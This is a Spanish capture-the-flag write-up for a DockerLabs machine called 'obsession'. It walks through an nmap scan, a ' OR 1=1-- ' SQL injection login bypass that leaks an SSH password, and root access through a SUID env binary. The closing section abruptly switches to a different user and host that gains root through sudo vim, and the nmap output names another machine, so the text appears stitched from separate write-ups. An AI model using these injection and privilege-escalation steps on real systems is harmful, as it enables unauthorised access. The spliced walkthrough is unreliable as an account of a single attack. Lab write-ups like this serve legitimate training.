


obsession(DockerLabs)

Lo primero, como siempre, posibles vias de entrada con nuestro amigo **nmap**:

```
(kali㉿kali)-[~]
$ nmap -p- --open -sSVC -n -nP 172.17.0.2
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-17 09:41 -0500
Nmap scan report for 172.17.0.2
Host is up (0.0000060s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh  OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 72:1f:e1:92:70:3f:21:a2:0a:c6:a6:0e:b8:a2:aa:d5 (ECDSA)
|   256 8f:3a:cd:fc:03:26:ad:49:4a:6c:a1:89:39:f9:7c:22 (ED25519)
80/tcp    open  http  Apache httpd 2.4.52 ((Ubuntu))
| http-cookie-flags:
|   /:          /~/DockerLabs/2.Facil/injection
|   PHPSESSID:
|     httponly flag not set
|_http-title: Iniciar Sesión
|_http-server-header: Apache/2.4.52 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.85 seconds
```

Puertos 22 (SSH) y 80 (HTTP) abiertos.

Probaremos lo primero con la página web, como de costumbre:



Nos encontramos un panel de Login. A juzgar por el nombre de la máquina, vamos a probar un SQL Injection simple por si las moscas:

Login

User:

' OR 1=1--'

Password:

.....

Login

Y nos contesta:

Bienvenido Dylan! Has insertado correctamente tu contraseña:
KJSDFG789FGSDF78

Pues nada, ya estamos tardando, intentamos entrar por SSH con estos datos:

```
(kali㉿kali)-[~]
$ ssh dylan@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:5ic4ZXizeEb8agR4jNX59cBONCe5b5iEcU9lf2zt0Q0
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
dylan@172.17.0.2's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.17.10+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command. Con estos datos:

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

dylan@c134e2e961fa:~$
```

Estamos dentro. Miramos si dylan puede ejecutar algún comando con permisos root:

```
dylan@c134e2e961fa:~$ sudo -l
-bash: sudo: command not found
dylan@c134e2e961fa:~$
```

Vaya, 'sudo' no funciona. Intentaremos listar los binarios con permisos SUID (4000):

```
dylan@c134e2e961fa:~$ find / -perm -4000 2>/dev/null
/usr/bin/umount
/usr/bin/chfn
/usr/bin/env
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/su
/usr/bin/gpasswd
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
dylan@c134e2e961fa:~$
```

Consultamos alguno de ellos, como de costumbre, en el sitio web de GTFOBins:

.. / env

Shell

Shell

This executable can spawn an interactive system shell.

(a)

Unprivileged

Sudo

SUID

This function can be performed by any unprivileged user.

```
env /bin/sh
```

Y efectivamente:

```
dylan@c134e2e961fa:~$ env /bin/sh -p
# whoami
root
# [REDACTED]
```

Somos root!!

```
russoski@261f4f3093f6:~$ sudo -l
Matching Defaults entries for russoski on 261f4f3093f6:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/us
User russoski may run the following commands on 261f4f3093f6:
    (root) NOPASSWD: /usr/bin/vim
russoski@261f4f3093f6:~$ █
```

Buscamos en GTFObins, y ejecutamos lo que nos sugiere:

```
russoski@261f4f3093f6:~$ sudo vim -c ':!/bin/sh'
# whoami
root
# █
```

Listo, somos root!!